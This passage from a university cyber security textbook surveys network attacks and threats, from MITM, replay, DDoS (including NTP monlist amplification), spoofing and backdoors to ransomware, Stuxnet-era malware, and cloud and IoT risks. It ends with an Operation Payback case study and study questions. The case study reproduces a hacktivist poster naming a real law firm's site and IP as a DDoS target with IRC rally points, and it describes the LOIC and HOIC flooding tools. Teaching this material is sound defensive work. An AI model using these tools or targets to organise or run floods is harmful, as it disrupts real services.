Post-Graduate Diploma in Cyber Security
Advanced Cyber Security Techniques
(PGDCS-07)

Title	Advanced Cyber Security Techniques
Advisors(CEMCA)	Mr. R. Thyagarajan, Head, Admn. & Finance and Acting Director, CEMCA Dr. Manas Ranjan Panigrahi, Program Officer(Education), CEMCA
Editor	**Mr. Manish Koranga,** Senior Consultant, Wipro Technologies, Bangalore
Block I> Unit I, Unit II, Unit III & Unit IV	**Mr. Ashutosh Bahuguna**, Scientist- Indian Computer Emergency Response Team (CERT-In), Department of Electronics & IT, Ministry of Communication & IT, Government of India
Block II> Unit I, Unit II, Unit III & Unit IV	**Mr. Sani Abhilash**, Scientist- Indian Computer Emergency Response Team (CERT-In), Department of Electronics & IT, Ministry of Communication & IT, Government of India
Block III> Unit I, Unit II, Unit III & Unit IV	

ISBN: 978-93-84813-95-6

Acknowledgement

The University acknowledges with thanks the expertise and financial support provided by Commonwealth Educational Media Centre for Asia(CEMCA), New Delhi, for the preparation of this study material.

Published by: Uttarakhand Open University

INDEX

BLOCK I

UNIT I: NETWORK SEURITY - THREATS

1.1 LEARNING OBJECTIVES

After going through this unit, you will be able to:

- Understand the network security need.
- Understand the threat landscape.
- Understand the current threat scenario.
- Know the different weaknesses of the computer networks.
- Understand the different attacks on computer networks.
- Understand the emerging threats to network technologies.
- Understand the impact of the different network attacks.

1.2 INTRODUCTION

Organizations of all types and sizes which deals with information for meeting its objectives, faces a range of risks that may affect the functioning of information assets. Computer Networks are used to store, transfer and process information for meeting variety of objectives of the organization. Network security is a technology and methods to protect confidentiality, integrity and availability of the network. Network security involves all activities that organizations do to protect the value and ongoing usability of assets and the integrity and continuity of operations. An effective network security strategy requires identifying threats and then choosing the most effective set of tools to combat them. In this unit we are going to discuss network attacks, threat landscape - current threats and emerging threats and possible risks to computer networks associated with these threats. We will conclude unit with the attack case study.

1.3 NETWORK ATTACKS

In this section, you will be going to explore common network Attacks. However the list of attacks is not comprehensive in fact no list of attacks can be complete as new vulnerabilities and attacks are emerging on daily basis. Students are advised to explore the case studies and example of the attacks from internet resources to better understand the methodology of attacker and impact of the attack.

1.3.1 Man-in-the-Middle (MITM) Attack

Man-In-The-Middle (MITM) attack occurs when someone between user and the entity with whom user are communicating is actively monitoring, capturing, and controlling the communication. For example, the attacker can read the data exchanged or modify the capture data before forwarding. Figure 1 below explains the MITM attack Victim was connected to the server by original connection which is then somehow modified by attacker and connection is routed through the attacker system. Now attacker can actively monitor, capture and control the network traffic between victim and server.




Figure 1: Man-In-The-Middle (MITM) attack

1.3.2 Replay Attack

Replay attack occurs when a message, or part of a message, is repeated to produce an malicious impact. A replay attack is a form of network attack in which a valid data transmission is maliciously or fraudulently repeated. This is carried out either by the originator or by attacker who intercepts the data and retransmits it. For example a valid username & password combination packet of victim can be replayed by attacker in order to authenticate itself.

Consider the following scenario to understand replay attack: (i) Suppose Alice wants to prove her identity to Bob. Bob requests her password as proof of identity, which Alice dutifully provides. (ii) Meanwhile, Eve was eavesdropping on the conversation and keeps the password. (iii) After the interchange is over, Eve (posing as Alice) connects to Bob; when asked for a proof of identity, Eve sends Alice's password read from the last session, which Bob accepts thus granting access to Eve.

1.3.3 Denial of Service (DoS) and Distributed Denial of Service (DDoS)

Denial of Service (DoS) is an attempt to make a computer resource unavailable to its intended users. A distributed denial of service attack (DDoS) occurs when multiple compromised computer systems flood the communication link (called bandwidth) or resources of a targeted system. DDoS attacks are generally launched through a Botnet which is a network of compromised computer systems called ‘Bots’. NTP based Distributed Reflected Denial of Service (DrDoS) Attacks are new techniques of conducting DDoS attacks on the target.

Denial-of-service (or DoS) attacks are usually launched to make a particular service unavailable to someone who is authorized to use it. These attacks may be launched using one single computer or many computers across the world. In the latter scenario, the attack is known as a distributed denial of service attack. The attack is initiated by sending excessive demands to the victim's resources, exceeding the limit that the victim's infrastructure can support. Ping of Death ,SYN attacks, UDP flooding are some methods of conducting DoS/DDoS attacks. A Ping of Death attack involves a very large Internet Control Messaging Protocol (ICMP) packet and the receiving computer gets it in the form of data packets. Reassembled packet at the target cause buffer overflow due to improper routine for handling large size of data. The impact cause service crash and hence DoS.

In SYN flooding attack implementation of three-way handshake of the TCP/IP protocol is exploited. In three-way handshake (1) first the client sends a SYN packet to the server, (2) server then responds with a SYN-ACK. (3) then the client responds to this SYN-ACK and handshake is completed and data transfer starts. In SYN flood attack the attacker does not respond to the SYN-ACK. Server keep up waiting for attacker response and in this manner sending multiple syn request to the server consume resources of the server causing DoS/DDoS attack. There are three means of achieving the DoS/DDoS:

- Consumption of resources like server computing capacity, bandwidth of network, etc.
- Exploitation of vulnerability to crash the service.
- Destruction or alteration of configuration information of the system.
- physical destruction or alteration of information processing assets.




Figure 2: DDoS Attack

1.3.4 Password Based Attacks

Password based authentication rely on the principle of "something you know". Password-based access control is generally implemented in network assets for controlling the access to resource.

Attacks on password based authentication include eavesdropping, password stealing, brute force and dictionary attack. Objective of these attacks are to get the valid password of system. When attacker finds a valid user account, the attacker has the same rights as the real user. So, if the compromised account has administrator-level rights, the attacker will have same rights.

Brute-force password attack involves trying every password combination until the correct password is found. Due to the number of possible combinations of letters, numbers, and symbols, a brute force attack may take a long time to complete.

Dictionary based password attacks are method of breaking into a password-protected resource by systematically entering every word in a dictionary as a password. Dictionary is prepared by the attacker based on the knowledge and information of resources and its environment.

1.3.5 Spoofing

In computer networking, IP address spoofing or IP spoofing is the creation of Internet Protocol (IP) packets with a forged source IP address, with the purpose of concealing the identity of the sender or impersonating another computing system. Similar concept applies to Media Access Control (MAC) address spoofing or hardware address spoofing. Most networks and operating systems use the IP address of a computer to identify a valid entity. An attacker can use packet crafting tool to construct IP packets that appear to originate from other source. In MAC spoofing factory-assigned Media Access Control (MAC) address of a network interface on a networked device is modified to hide identity of the device or to impersonate another device. There are packet crafting and other similar tools available, which can be used for IP spoofing or MAC spoofing.

1.3.6 Eavesdropping

In cases, where communication on computer networks happen in unsecured or cleartext format allows an attacker to read the traffic. When an attacker is eavesdropping on communications, it is referred to as sniffing or snooping. Without strong encryption services data can be read by others as it traverses the network. Attacker may focus on reading the secret information like passwords, keys or financial details like credit card information on vulnerable network.

1.3.7 Installation of malicious programs - Backdoor or rooting

A backdoor or rooting is a malicious means of access to a network that bypasses security mechanisms in place. An insider may install a backdoor so that he can access the network remotely. Attackers also often use backdoors that they as part of an exploit. Backdoor provide complete control of the system to the attacker that to in many cases remotely. Using backdoor attacker can access the resources remotely. Many computer worms, such as Sobig and Mydoom, install a backdoor on the affected computer. Such backdoors appear to be installed so that spammers can send junk e-mail from the infected machines.

1.4 THREAT LANDSCAPE - NETWORK SECURITY

In this section we will study current threats to the Information & Communication Technology (ICT) including computer networks and emerging threats to the new technologies like cloud, big data and Internet of Things (IoT). This Section is divided into two parts consist of threats to watch and emerging threats, section is followed by the activities for the students.

1.4.1 Threats to watch

1.4.1.1 Hactivist attacks

The hacktivist term is derived by combining hack and activism. Hacktivism is the act of hacking, or breaking into a computer system, for a politically or socially motivated purpose. The individual who performs an act of hacktivism is said to be a hacktivist. A hacktivist uses the same tools and techniques as a hacker, but does so in order to disrupt services and bring attention to a political or social cause. Cyber attacks carried out by hactivist groups such as Anonymous, ranged from defacement to large scale DDoS. Some of the hacker groups posted documents claimed to be stolen on public websites. The attackers distributed tools and used activists distributed across various countries to simultaneously run the tools capable of generating flood of requests to target website and networks to cause disruption of services.

1.4.1.2 DDoS Attacks

A large scale Domain Name Server (DNS) and Network Time Protocol (NTP) based Distributed Reflection Denial of Service (DrDoS) attacks were reported onto reputed ecommerce, banking and public/private sector websites all over the world. The Domain Name System (DNS) is a hierarchical distributed naming system for computers, services, or any resource connected to the Internet or a private network. It associates various information with domain names assigned to each of the participating entities. DNS translates domain names, which can be easily memorized by humans, to the numerical IP addresses needed for the purpose of computer services and devices worldwide. Attackers are using technique known as DNS amplification attack to conduct DdoS on target. Network Time Protocol (NTP) is a networking protocol used for clock synchronization, server administration, maintenance, and monitoring. Certain NTP implementations that use default unrestricted query configuration are susceptible to a reflected denial-of-service (DrDoS) attack. In a reflected denial-of-service attack, the attacker spoofs the source address of attack traffic, replacing the source address with the target's address. These attacks were being carried out by exploiting vulnerability in the “monlist” feature of NTP which allows unauthenticated remote attackers to misuse the vulnerable NTP servers to carryout large scale reflected denial of service (DrDoS) attacks. NTP servers that respond to MONLIST Mode 7 command requests will generate responses that are more than 5000 times bigger in size than the requests. With the help of IP address spoofing this attack allows the attacker to send a huge number of requests toward a number of known public NTP servers and solicit a huge response toward the spoofed address of the (source) victim.

1.4.1.3 TOR- Onion Routing

Tor is an implementation of the concept of onion routing, where a number of nodes located on the Internet that serve as relays for Internet traffic. TOR client in user system would contact a Tor directory server, where it gets a list of nodes. The user’s Tor client would select a path for the network traffic via the various Tor nodes to the destination server. Attackers are making use of TOR for hiding their track of malicious activities. TOR help attacker to conduct the attack while remaining anonymous posing challenge for law enforcement and other investigation agencies. Malwares are also making use of TOR networks to hide their communications to the master server.

1.4.1.4 Web application attacks

The website of organization is its primary mass communication medium enabled through cyber space. Websites are favorite targets for cyber criminals and a hacked website is used in several ways to cause disruption of services and damage of reputation. The number of websites is increasing at rapid rate and proportionately the web intrusions and defacements are also rising. In most of web intrusions, the vulnerabilities being exploited at the application level are relatively high compared to those in other layers of network. Unsecured coding , Mis-configurations make the web applications vulnerable to various types of attacks such as SQL Injection, Cross site scripting (XSS), Malicious file upload, Abuse of the functionality etc.

1.4.1.5 Malware propagation through Web

Despite the continuing presence of threats via movable hardware, such as USB, the web is by far the biggest opportunity for malware infection. It transmits e-mails bearing malicious links and attachments, web sites carrying exploit targeting browsers and other software, drive-by downloads, phishing scams and all other malice of the cyber world.

Numbers of legitimate web sites are compromised resulting in redirection of visitors to malicious websites that exploit vulnerabilities in end-systems to deliver malware such as key loggers and info stealers. Attackers are targeting the web browser plugins to deliver malicious contents. The codes injected into the websites are heavily obfuscated and polymorphic making them harder to detect.

1.4.1.6 Targeted Attacks

Target attacks are on rise.Recently new category of targeted attack watering hole attack is discovered. Watering hole is an attack vector using the technique of determining surfing habits of target persons/organizations and compromising the same and hosting exploits of client side application to compromise systems of potential visitors.

If the payloads happened to be backdoor, attackers can perform spying and monitoring the activities of the target organization. Because an attacker was able to infiltrate a targeted organization’s network, they can also initiate attacks that are harmful to the organization’s operations, which include modifying or deleting files with crucial information. Recently observed Operation Snowman was leveraging zero day vulnerability in IE (CVE-2014-0322), attacker after compromising a target (watering hole) website added an iframe into the website’s HTML code which redirect user browser to the exploit code.

1.4.1.7 Exploit Pack Toolkit

An exploit pack is a toolkit that facilitates the automation of client-side vulnerability exploitation. The modus operandi normally revolves around targeting browsers and programs that a website can invoke through the browser.

The exploit kits typically conceals client side software vulnerabilities in Adobe reader, java, Adobe flash Player, Media Players, browsers etc. Some of the notable noted exploit packs are WhiteLotus, InCognito, Magnitude / Death Touch , Sakura , Whitehole, Blackhole, Phoenix, Redkit, etc.

1.4.1.8 Ransomware

A Malware type, that restricts access to PC and files/resource until being paid to decrypt the files. The ransom ware generally encrypts personal files/folders. Files are deleted once they are encrypted and generally there is a text file in the same folder as the now-inaccessible files with instructions for payment. CryptoLocker is a file encryptor that recently reported with large infections. On the other hand, WinLocker variants- 'Locks' the screen (presents a full screen image that blocks all other windows) and demands payment.

1.4.1.9 Attacks targeting Industrial Control Systems Networks

Attackers are targeting Industrial Control Systems Network. Stuxnet malware is one of the most complex threats analyzed so far. It is a large, complex piece of malware with many different components and functionalities. It was primarily written to target industrial control systems or set of similar systems. Its final goal is to reprogram industrial control systems (ICS) by modifying code on programmable logic controllers (PLCs) to make them work in a manner the attacker intended and to hide those changes from the operator of the equipment. It is the first to exploit 4 zero-day vulnerabilities, compromise two digital certificates, and inject code into industrial control systems and hide the code from the operator. Stuxnet is of such great complexity—requiring significant resources to develop—that few attackers will be capable of producing a similar threat, unless backed by sources with clear ulterior motives.

Another malware called “Duqu” was reported that has some portions of code of “Stuxnet”. This malware was delivered to specific targeted organizations in Industrial sector through spear phishing and exploitation of zero-day vulnerability in parsing of certain fonts by MS Word. The malware gathers information about Industrial engineering and control systems, though does not disrupt their functionality. This threat is perceived as a pre-cursor to more destructive malware that can affect Industrial Control Systems. Nitro, another malware was observed primarily targeting chemical sector. These attacks used emails convincing target users to open password protected zip files (pretending to be software updates) followed by installation of Remote Administration Tools (RATs) on infected system. These RATs facilitate attackers to access the target system and steal business critical data. Flame malware shares many characteristics with cyber weapons Stuxnet and Duqu which specifically targets certain sectors. It is basically a backdoor with worm like features allowing it to spread in local network and removable devices. Flame is capable of performing several complex operations including network traffic sniffing, Scanning network resources, collecting lists of vulnerable passwords, capturing screen, capturing video, recording audio, capturing keystrokes, scanning disk for specific file extension & content, and information stealing. If Bluetooth is available, it could collect information about discoverable devices in range of infected system.

1.4.1.10 Social Network Sites (SNS) Threats

Hacktivist, Scammers and malware creators target this massive and committed user based with diverse and steadily growing attacks. Social networking site data are useful for the attackers. Attackers are abusing social media data for various malicious activities such as identity theft, fake social accounts, fake news, misinformation, command & control for botnets, drive-by-download etc. Additionally series of malware attacks creates pandemonium on the SNS sites such as My Webcam Thingy (Twitter), FireFoxed (click jacking intrusions), Dislike Scam(Facebook), Over The rainbow(Twitter).

1.4.1.11 Threats to Mobile Devices and Mobile Communication

Usage of mobile phones is exponentially rising globally as well as in the country. It is predicted that significant amount of mobile phones will be replaced by smart phones which have almost all features of typical desktop computer systems. In most of the organizations, business processes are spreading to mobile devices and tablets. As such, security of data residing on mobile devices is gaining importance from user and organizational perspective. Malicious methods/techniques are migrating to the mobile computing. There need to be change in organizations protection strategy due to introduction of mobile computing. Adversaries are focusing on discovering new vulnerabilities in mobile ecosystem.

Recent malware trend indicates that malware targeting operating systems used in mobile devices such as Android, Symbian, Apple iOS etc. Some of the mobile malware distribution methods are: Automated App repackaging, Browser Attacks, Visiting 3rd party app stores, Mal-Advertising, Clicking on a shortened URL (e.g. bitly link) in an SMS message or on a social networking site. Due to the high prevalence of Android enabled mobile devices, they tend to become primary target.Mobile counterparts for the banking Trojans were came into existence on major platforms such as Zitmo (Zeus in the mobile), Spitmo (Spyeye in the mobile), carberp etc.

The android malware families prevalent were Opfake, Android Kungfu, Plangton, FakeInst, SMSreg, GAMEX, RootSmart, Lotoor capable of performing premium based texting / subscribe the user to expensive services, install backdoors, exfiltrate confidential data, reading and intercepting SMS'es and send it to remote servers and wait for the command from cybercriminals and effectively becoming part of botnets. Generally mobile malware are interested in: MITM and snoops sensitive information, Send location coordinates (fine location), Send device identifiers (IMEI and IMSI), Download and prompt the user to install/unistall an app and Enumerate and send a list of installed apps to the server. A myriad number of andoid exploit were found, capable of rooting the devices and taking completely control of the infected devices. Some of the vulnerabilities reported were: KillingintheNameof, RageAgainstTheCage(RATC), Exploid and Zimperlich.

Mobile Botnet that targets mobile devices such as smartphones, attempting to gain complete access to the device and its contents as well as providing control to the botnet creator. Mobile botnets take advantage of un-patched exploits to provide hackers with root permissions over the compromised mobile device, enabling hackers to send e-mail or text messages, make phone calls, access contacts and photos, and more. Most mobile botnets go undetected and are able to spread by sending copies of themselves from compromised devices to other devices via text messages or e-mail messages. Some of the known botnet families were: Android Bmaster, SpamSoldier, Tigerbot, Geinimi etc.

1.4.1.12 Threats to Client System

The security risks and challenges most users face on a daily basis are from the products typically found on end point PCs and related vulnerabilities. The variety and prevalence of programmes found on typical end point PCs, coupled with unpredictable usage patterns of users, make end point PCs an attractive attack vector for cyber criminals. Vulnerabilities on end point PCs are commonly exploited when the user of the vulnerable computer visits a malicious site, or opens data, files or documents with one of the numerous programmes and plug-ins installed on the PCs. The end points PCs contain most valuable data but continue to be least protective. Complexity of security patching on the end point PC is the biggest contributor for the infections. This issue is complicated by the fact that barring few vendors, most of the software product vendors do not imply easy to use and effective security patch updating mechanism, neglecting the end point PC and leaving the issue of updating to the end user.

The best ways to reduce the risks that people are exposed to by using software and the Internet would certainly be by reducing the number of vulnerabilities and the window of opportunity to exploit vulnerabilities. Two major steps towards this goal are: (1) Increasing general awareness among the users on the risk of third party programs and (2) Adopting unified patching techniques to reduce the complexity of patching end point systems, as a security patch in time provides better security by eliminating the root cause.

1.4.1.13 Attacks on Certifying Authorities - Trust Infrastructure

Trust infrastructure components such as Digital certificates and cryptographic keys are used at various levels of cyber space ranging from products, applications and networks.

Trust infrastructures are extremely important for information security as they build the basis for securing information at many levels; and help authenticating partners or systems by establishing trusted interactions. With the introduction of electronic identity systems for the identification of people, trust infrastructures play a significant role in the overall internet transactions. Compromise of infrastructure of Certifying authority or key management systems of product/application owners may result in breakdown of trust of users and misuse of authentication mechanisms. Recent trend indicates that adversaries are targeting infrastructure of Certifying Authorities and authentication mechanism to steal sensitive key related information that facilitates creation of Rogue Certificates. Sophisticate malware such as Stuxnet and Duqu used stole certificates to create fake drivers to thwart detection by security systems. Implementations of trust functions and security of associated infrastructure need to be reviewed regularly. Providers of App stores will need to pay special attention to implementation of trust and security functions in order to avoid serious impact on the user trust. In the emerging area of cloud computing, cryptographic functions and corresponding key material will need to be better protected.

1.4.2 Emerging Threats

1.4.2.1 Emerging threats targeting Industrial Control Systems (ICS)

Different vulnerabilities were reported in ICS systems and devices. Trends indicate that focus of adversaries is on finding new vulnerabilities and creating exploits for the same. Further, attempts to scan and probe the SCADA systems are also reported in the wild. Future hold great degree of cyber threats to the Industrial Control Systems (ICS).This emphasizes the need for conducting comprehensive risk assessment for the critical infrastructure and devise appropriate controls to isolate critical systems for general business networks.

1.4.2.2 Emerging Threats to cloud computing environment

Cloud computing is the use of computing resources (hardware and software) that are delivered as a service over a network (typically the Internet). Organizations use the cloud computing facilities through virtual resources allotted to them.

Primary models of Cloud services are as follows:

- Infrastructure as a service (IaaS)
- Platform as a service (PaaS)
- Software as a service (SaaS)
- Network as a service (NaaS)
- Storage as a service (STaaS)
- Security as a service (SECaaS)

Rapidly growing adoption in the field of “cloud computing” also increasing severe security risks. Security has remained a constant issue when the services are used via internet. There are several security issues in cloud computing which starts from securing data to examining the utilization of cloud by the cloud computing vendors. The rapid development in cloud computing has came out with lots of security risks for the consumers and service providers. Few commonly perceived cloud computing risks are:

a. *Change in the business model:* Cloud computing services come with changes the way IT services are delivered. The IT services are no longer delivered from an on-site location, servers, storage. All applications are provided by external service providers through which the IT services could be used. Organizations need to evaluate the risks associated with the loss of control of the infrastructure and data.
b. *Data loss and leakage:* Ineffective implementation of security controls including authentication system of cloud services may lead to the compromise of organization data. Shared infrastructure resources, are also issue of concern. Organizations should be aware of encryption methodology, data disposal procedures and business continuity management of service provider.

c. *Risk profile:* Cloud computing service providers may have more focus on functionality and benefits and less on security. Without appropriate security solutions like software updates, intrusion prevention and firewalls the customer organization will be at risk.

d. *Malicious insiders:* While taking the benefits of cloud computing the organization need not to know the technical details of how the services are implemented and delivered. Malicious insider at service provider organization may lead to the security breach of the organization data. Malicious insider could be a current employee, a contractor, or a business partner of the service provider, who have access to a network, system or data. The service provider's Policy, procedures, physical access to systems, monitoring of employees and compliance related issues should be made transparent to the customer.

As the Cloud computing gains wider adoption due to the benefits, the focus of adversaries to exploit the vulnerabilities in the same is also rising. The concentration of large amount of data in a connected logical location makes cloud infrastructure a favorite target for the cyber criminals. The integration of cloud service on mobile devices increased the attack and risk surface. Cloud computing services provide both business and technical benefits. Risk assessments help organizations identify, manage and reduce risk associated with cloud computing. Risk assessment enable organization to achieve the benefits of cloud at the lowest level of risk.

Prominently perceived threats to cloud computing are:

- Application level attacks
- Malware and Botnets
- Drive-by-download attacks
- Data breaches by internal or external threat agents affecting multiple users
- Denial of Service attacks
- Targeted attacks using cloud infrastructure for Command & Control
- Attacks on the virtual systems performing security jobs such as encryption
- Attacks on Insecure interfaces and authentication system

1.4.2.3 Emerging threats in Big Data

Large collections of data that emerge from the operation and usage of large infrastructure, applications, web services, user interaction, etc. is a critical asset to protect from adversaries. Big data provides valuable information to the attackers to launch the attacks and gather the information about users and organizations.

- Perceived threats to Big Data are:
- Espionage/data breach
- Information Disclosure
- Targeted Attacks
- Identity Theft
- Malware
- Drive-by-download attacks

1.4.2.4 Emerging threats in Internet of Things

The Internet of Things (IoT) is the network of physical objects or "things" embedded with electronics, software, sensors, and network connectivity, which enables these objects to collect and exchange data. Interconnected devices and smart environments are one at the target of the attackers. Poor security in design, development and implementation lead to this domain vulnerable to the attacks.

Perceived threats to Internet of Things are:


- Malware and Botnet
- Data breach & Information disclosure
- Phishing & Spam
- Denial of Service
- Identity Theft
- Targeted attacks

1.4 CASE STUDY

In this section we will discuss the case study of Distributed Denial of Service (DDoS) attack. Focus of the case study is on type of tools used in attack and techniques adopted by the attackers.

Case Study - Operation Payback and similar activist operations

As reported, Operation Payback was a series of DDoS attacks organized by users of 4chan’s board against major entertainment industry websites such as the websites for the Recording Industry Association of America and the Motion Picture Association of America. The attacks have continued unabated for over one month. It was a coordinated, decentralized group of attacks on high profile opponents of Internet piracy by Internet activists using the "Anonymous" moniker. Operation Payback started as retaliation to distributed denial of service (DDoS) attacks on torrent sites; piracy proponents then decided to launch DDoS attacks on piracy opponents. The initial reaction snowballed into a wave of attacks on major pro-copyright and anti-piracy organizations, law firms, and individuals.



OPERATION
PAYBACK

The Gallant Macmillan Law firm has committed many crimes recently, all of them ignored;
ignored by everyone except us. We, the people, will not allow this to continue.
They have declared themselves our enemies by sending out thousands of blackmailing letters against innocents,
seeking compensation for copyright infringements that don't exist.

Just as with ACS Law, these letters are being sent by a company that is guilty of crimes against Intellectual Property, as well as crimes against the people.
Indeed, even as they seek to "protect" copyright through barbaric punishment,
their hypocritical methods force ISPs to reveal the personal information of thousands without evidence of infringement.

The people are tired of vultures like ACS: Law and Gallant Macmillan preying on us for profit feigned as justice.
To them, it is not about copyright. It's not about protecting their clients from us.
It's not about making a better world. It is about money for them, and only money.

To make matters worse, they mock the people!
They have belittled our previous efforts against ACS: Law in spite of our ability to deliver TRUE justice against them for their crimes!
If they desire so much to be the successor to ACS: Law, LET US MAKE THEM SO!

So let them mock us for now. We will force them to eat their words.
Just as we forced ACS Law to learn the hard way, and just as we will continue against all others that challenge us.

We, the people, will be DDoSing www.gmlegal.co.uk [78.109.169.89] on 3 October, 7PM GMT / 3PM EDT

Get in our IRC/Operations Centre:

tieve.tk
or
irc.skidsr.us #savethepiratebay

Figure 3: Operation payback

Tools and communication

Members of Operation Payback reportedly used an IRC channel to communicate about which targets to select, after which "attack posters" were produced and posted on various boards. Social media such as Twitter and Facebook were also been utilized for coordination. Operation Payback members used a modified version of the Low Orbit Ion Cannon (LOIC) to execute the DDoS attacks. Anonymous group used different tools for conducting attacks, In following paragraphs we will discuss different tools and techniques used by anonymous for conducting operation payback and similar attacks.

Anonymity

One of the first and foremost tools Anonymous uses is to maintain its anonymity by various methods. Reportedly, they made use of VPN servers, proxy chains and TOR. The Guy Fawkes mask, which is prominently used at physical rallies and protests, has become a symbol of the group.

Figure 4: Symbol of operation payback

This possesses challenge of tracking attacker location for law enforcement and other organizations who might like to identify repeat protestors. **TOR - Onion Routing is used by anonymous to keep attacking devices anonymous.** The Onion Router was first developed by the U. S. Naval Research Laboratory as a means to keep Internet traffic anonymous. It was made available to the public and now ensures secure Internet access and communications for anyone. TOR service works by utilizing a number of pre-designated Tor routing nodes around the world. Internet traffic is made up of data packets and routing headers. The routing headers contain information on the source of the request, the destination, the size of the packets, etc. By using traffic analysis, one’s origin can be tracked by examining the headers. Tor helps to reduce the risks of both simple and sophisticated traffic analysis by distributing transactions over several places on the Internet, so no single point can link you to original source. Instead of taking a direct route from source to destination, data packets on the Tor network take a random pathway through several relays that cover tracks so no observer at any single point can tell where the data came from or where it's going. By installing the Tor client software on device and using the service exclusively for all transactions, anonymity can be maintained. The Tor software will obtain a list of current Tor nodes around the world when logged into the service.

Flooding Tools

Reportedly LOIC and HOIC are used by group for conducting DDoS attack; in some cases modified versions of these tools are used.

i. **Low Orbit Ion Cannon(LOIC)**: LOIC performs a denial-of-service (DoS) attack (or when used by multiple individuals, a DDoS attack) on a target site by flooding the server with TCP or UDP packets with the intention of disrupting the service of a particular host. People have used LOIC to join voluntary botnets in anonymous DDoS attacks. The LOIC allows someone who has zero technical ability to participate in collective attacks. LOIC is point and click tool, which with just click on button, point the "cannon" at a particular URL or IP address , and the software does the rest job of flooding the target.

ii.




Figure 5: Low Orbit Ion Cannon

iii. **High Orbit Ion Cannon(HOIC)**: is an open source network stress testing and denial-of-service attack application written in BASIC designed to attack as many as 256 URLs at the same time. HOIC is tool for launching HTTP POST and GET requests at a targeted server. According to the documentation, it can be used to open up 256 attack sessions simultaneously either targeting a single server, or going after multiple targets. The user can control the number of threads used per attack.

iv.




Figure 6: High Orbit Ion Cannon

Vulnerability Scanning and Website Defacement: In some cases it is reported that group scanned for the vulnerabilities in target environment and exploited it usually to deface and paste the message on website of target. Website defacement is an attack on a website that changes the visual appearance of the site or a webpage. Web defacement is sometimes used by activist to spread some message or political propaganda.

Figure 7: Sample screenshot of defaced website

1.7 LET US SUM UP

In this unit we discussed common attacks on the networks, current threat landscape and emerging threats to new technologies. Threat landscape is dynamic and changes regularly as new vulnerabilities and exploits are discovered. It is advised to student to keep learning as new threats and vulnerabilities emerge to keep themselves updated. It is utmost important to understand attack and threat landscape to better protect the network. In remaining units of this block we will be discussing securing the network against threats and attacks.

Activities:

Activity 1: Explore and write note on five network attacks, other than listed in this section.
Activity 2: write note on spoofing and password attacks with examples.
Activity 3: Write brief on some recent attacks on computer network reported in news.
Activity 4: Prepare a write-up on security issues in cloud computing.
Activity 5: Prepare case study on cyber attack on Estonia.

1.8 CHECK YOUR PROGRESS

1. Discuss five common attacks to computer network.
2. What is IP spoofing.
3. Write note on Distributed Denial of Service (DDoS) attack.
4. What is watering hole attack.
5. Discuss Threats to mobile computing.
6. Discuss the emerging threats to Internet of Things (IoT).

1.9 MODEL QUESTIONS

1. Write a short note network security.
2. Discuss Current threat landscape.
3. Discuss emerging threats to Cloud computing and Internet of Things.
4. Discuss five common attacks possible on computer networks with example.
5. What is MITM attack, discuss impact of MITM.
6. Write note on DoS/DDoS attack.
7. Discuss SYN flooding and UDP flooding.
8. Discuss tools and communication methods used by hacker groups.
9. “Website as a vector for propagating malware”, discuss.
10. Discuss possible attacks on Internet trust infrastructure.

UNIT II: NETWORK SEURITY TECHNOLOGIES

2.1 LEARNING OBJECTIVES

After going through this unit, you will be able to:

- Understand the network security technology.
- Understand the concept and requirement of firewall.
- Understand the application of Intrusion Detection and Prevention System (IDPS).
- Know impact of the different network attacks. And honeypot.
- Understand importance of log management.
- Know Security Information and Event Management (SIEM).

2.2 INTRODUCTION

